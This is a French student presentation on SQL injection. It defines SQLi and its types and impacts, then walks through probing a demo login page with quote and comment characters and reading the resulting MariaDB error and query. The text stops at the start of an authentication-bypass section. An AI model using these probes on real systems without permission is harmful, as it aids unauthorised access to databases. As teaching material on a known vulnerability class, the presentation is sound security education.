



# Injection SQL

réalisé par :  
wissem nasri

année universitaire : 2023 – 2024



pla

1. Injection SQL – signification et

définition

2. Types d'injection SQL

3. Impact des attaques par injection

4. Comment détourner la logique d'une application via une attaque par injection SQL ?

5. Focus sur les attaques par injection SQL avec UNION (Union Based SQLi)

6. Énumération de la base de données suite à un SQLi

7. Lecture et écriture dans des fichiers suite à une SQLi

8. Comment protéger votre base de données contre l'injection SQL ?

9. conclusion

# Injection SQL – signification et définition

Une injection SQL, parfois abrégée en SQLi, est un type de vulnérabilité dans lequel un pirate utilise un morceau de code SQL (« Structured Query Language », langage de requête structuré) pour manipuler une base de données et accéder à des informations potentiellement importantes.



# Types d'injection SQL


Selon la manière dont elles accèdent aux données du back-end et l'ampleur des dommages potentiels qu'elles causent, les injections SQL peuvent être réparties en trois catégories





# SQLi intrabande


Ce type d'attaque SQLi est simple pour les pirates puisqu'ils utilisent le même canal de communication pour perpétrer des attaques et obtenir des résultats





# SQLi inférentielle

Ce type de SQLi consiste pour les pirates à utiliser des modèles de réponse et de comportement du serveur après l'envoi de données utiles pour en apprendre davantage sur sa structure. Les données ne sont pas transférées de la base de données du site Web au pirate, qui ne voit donc aucune information sur l'attaque intrabande (d'où le terme « SQLi aveugle »)








# SQLi hors bande

Ce type d'attaque SQL se déroule selon deux scénarios :



- Lorsque les pirates ne sont pas en mesure d'utiliser le même canal pour perpétrer l'attaque et recueillir des informations ; ou,
  - lorsqu'un serveur est trop lent ou trop instable pour effectuer ces actions.
- 

# Impact des attaques par injection SQL

Une attaque par injection SQL réussie peut avoir de graves conséquences sur une entreprise. En effet, une attaque par injection SQL peut :





- 
- Exposer des données sensibles
  - Donner à un pirate un accès en tant qu'administrateur à votre système
  - Compromettre l'intégrité des données
  - Donner à un pirate un accès général à votre système
  - Compromettre la vie privée des utilisateurs
- 

## Comment détourner la logique d'une application via une attaque par injection SQL ?

Avant de commencer à exécuter des requêtes SQL entières, nous allons d'abord étudier comment détourner la logique de la requête originale.




**Recherche d'un  
paramètre vulnérable  
aux SQLi**



Pour ce faire, nous pouvons ajouter l'une des payload ci-dessous après notre nom d'utilisateur et voir si cela provoque des erreurs ou modifie le comportement de la page :

Payload	URL Encoded
'	%27
«	%22
#	%23
;	%3B
)	%29

Lors de l'ajout d'un simple guillemet, une erreur SQL est affichée.




The screenshot displays the 'Vaadata Administration' login interface. It features a white login box with a title, two input fields (username and password), and a teal 'LOGIN' button. Below the login box, a light blue banner contains an error message. The error message states: 'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' AND password='demo' at line 1'. This message indicates a syntax error in the SQL query entered, specifically related to the use of single quotes.

Vaadata Administration

LOGIN

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' AND password='demo' at line 1

La requête SQL envoyée à la base de données est la suivante :



```
SELECT * FROM users WHERE username='' AND password='demo';
```


Le guillemet que nous avons saisi a donné lieu à un nombre impair de guillemets, ce qui a provoqué une erreur de syntaxe.



**Contournement  
d'authentification via  
une attaque par  
injection SQL**



Sur cette page d'authentification, nous pouvons nous connecter avec les informations d'identification de l'administrateur :

A screenshot of a web application's login page. The page has a light gray background. In the center, there is a white rectangular box with a subtle drop shadow. Inside this box, the text "Vaadata Administration" is centered at the top. Below it, there are two input fields: the first is labeled "username" and the second is labeled "password". Both fields are light gray with rounded corners. Below the password field, there is a teal-colored button with the word "LOGIN" in white, uppercase letters. The entire form is centered on the page.

Vaadata Administration

username


password

LOGIN

Identifiant : admin

Mot de passe : Vaada7aPa55w0rd!

La page affiche la requête SQL en cours d'exécution afin de mieux comprendre comment détourner la logique de la requête.



The screenshot displays the 'Vaadata Administration' login interface. It features a white login box with two input fields labeled 'username' and 'password', and a teal 'LOGIN' button. Below the login box, the executed SQL query is shown: 'Query : SELECT \* FROM users WHERE username='admin' AND password='Vaada7aPa55w0rd!';'. A confirmation message at the bottom states 'Login successful as user : admin'.

Vaadata Administration

username

password

